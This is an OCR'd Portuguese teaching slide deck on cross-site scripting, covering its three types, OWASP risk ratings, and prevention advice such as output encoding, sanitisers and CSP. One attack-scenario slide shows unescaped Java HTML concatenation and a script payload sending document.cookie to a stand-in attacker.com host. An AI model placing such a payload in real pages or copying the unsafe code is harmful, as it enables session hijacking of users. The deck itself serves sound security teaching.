

XSS – Cros Site Script

Welington R. Monteiro
Fatea – Segurança
09/2016




O que é

- É uma vulnerabilidade encontrada em aplicações web, que permite a injeção de códigos no lado do cliente, ou seja, altera a página apenas no computador do usuário. Esta vulnerabilidade é subdividida em três categorias, sendo
elas Refletido, Armazenado e baseado em DOM.




O que é



Agentes de Ameaça	Vetores de Ataque	Vulnerabilidades de Segurança		Impactos Técnicos	Impactos no Negócio
Específico da Aplicação	**Exploração MÉDIA**	**Prevalência MUITO DIFUNDIDA**	**Detecção FÁCIL**	**Impacto MODERADO**	**Específico do Negócio / Aplicação**
Considere alguém que possa enviar dados não-confiáveis para o sistema, incluindo usuários externos, usuários internos, e administradores.	Os atacantes enviam ataques de script baseado em texto que exploram o interpretador no navegador. Quase qualquer fonte de dados pode ser um vetor de ataque, incluindo fontes internas como dados do banco de dados.	XSS é a mais predominante falha de segurança em aplicações web. As falhas de XSS ocorrem quando uma aplicação inclui os dados fornecidos pelo usuário na página, enviados ao navegador, sem a validação ou filtro apropriados desse conteúdo. Existem três tipos conhecidos de falhas XSS: 1) Persistente, 2) Refletido, e 3) XSS baseado em DOM. A detecção da maioria das falhas XSS é bastante fácil via testes ou análise de código.		Atacantes podem executar scripts no navegador da vítima para sequestrar sessões do usuário, desfigurar web sites, inserir conteúdo hostil, redirecionar usuários, seqüestrar o navegador usando malware, etc.	Considere o valor do negócio do sistema afetado e todos os dados que processa. Também considere o impacto no negócio da exposição pública da vulnerabilidade.


XSS Reflected

- Cross-Site Scripting Refletido acontece quando o servidor reflete o que enviamos sem filtrar o que o usuário colocou, ou seja, ao enviar um determinado parâmetro, o servidor repete-o no código-fonte da página sem tratar o que foi inserido, causando essa vulnerabilidade




XSS Armazenado

- Armazenado, como o próprio nome já diz, é quando o código malicioso a ser injetado **não foi filtrado** e **está armazenado**, persistido em algum componente da aplicação, que comumente refere-se ao banco de dados. Quando alguma página for imprimir na tela o conteúdo armazenado, **caso não filtre os caracteres nocivos**, o XSS Stored é disparado




XSS DOM Based

- Este é o tipo mais difícil de ser encontrado entre os três porque depende de uma vulnerabilidades em algum dos componentes da página (geralmente códigos javascript) caracterizado por ser disparado no **momento de execução** ao invés de vir embutido no código fonte.



Estou Vunerável

- Não garantir que todas as entradas fornecidas pelos usuários sejam apropriadamente filtradas,
- Você não verifica que elas sejam seguras via validação de entrada, antes de incluir essa entrada na página de saída.
- Sem o adequado filtro ou validação da saída,
- Se o Ajax está sendo usado para atualizar a página dinamicamente, você está usando APIS seguras do JavaScript?
- Para APIS inseguras, codificação ou validação também devem ser usadas.
- Porém, cada aplicação constrói páginas de saída diferentemente e utiliza diferentes interpretadores no lado do navegador como JavaScript, ActiveX, Flash, e Silverlight, criando dificuldades para a detecção automática.
- . Tecnologias Web 2.0, como Ajax, tornam o XSS muito mais difícil de detectar via ferramentas automatizadas.




Como faço para evitar

Evitar XSS requer a separação do dado não confiável do conteúdo ativo no navegador.

- 1. A opção apropriada é filtrar adequadamente todos os dados não-confiáveis com base no contexto HTML (corpo, atributo, JavaScript, CSS ou URL) no qual os dados serão colocados. Veja o OWASP XSS Prevention Cheat Sheet para detalhes sobre os requisitos das técnicas de filtro de dados.

- 2. “Lista branca" ou validação de entrada positiva também é recomendada pois ajuda a proteger contra XSS, mas não é uma defesa completa, já que muitas aplicações requerem caracteres especiais em sua entrada. Tal validação deve, tanto quanto possível, validar o tamanho, caracteres, formato, e as regras de negócio sobre os dados antes de aceitar a entrada.

- 3. Para conteúdo rico considere bibliotecas de auto-sanitização como OWASP's AntiSamy ou o Java HTML Sanitizer Project. 4. Considere a Content Security Policy (CSP) para se defender contra XSS em todo o seu site.



Exemplo Cenário Ataque

- A aplicação utiliza dados não confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:

  (String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>";

- O atacante modifica o parâmetro 'CC' em seu navegador para: '>'.


  '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.

- Isso causa o envio do ID de sessão da vítima para o site do atacante, permitindo que o atacante sequestre a sessão atual do usuário. Note que o atacante também pode usar o XSS para anular qualquer defesa automática de CSRF que a aplicação possa empregar. Veja o A8 para informações sobre CSRF.

Exemplo


- Acessar o link abaixo irá executar um script, e apresentar um “alert” no browser:

- https://xss-game.appspot.com/level1/frame?query=%3Cscript%3Ealert(1)%3C/script%3E



Referências

- OWASP XSS Prevention Cheat Sheet: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- OWASP DOM based XSS Prevention Cheat Sheet: https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
- OWASP Cross-Site Scripting Article: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
-
- ESAPI Encoder API : http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html
- ASVS: Output Encoding/Escaping Requirements (V6) : https://www.owasp.org/index.php/ASVS
- OWASP AntiSamy: Sanitization Library : https://www.owasp.org/index.php/AntiSamy



Referências

- Testing Guide: 1st 3 Chapters on Data Validation Testing : https://www.owasp.org/index.php/Testing_for_Data_Validation
- OWASP Code Review Guide: Chapter on XSS Review : https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting
- OWASP XSS Filter Evasion Cheat Sheet : https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
-
- CWE Entry 79 on Cross-Site Scripting : http://cwe.mitre.org/data/definitions/79.html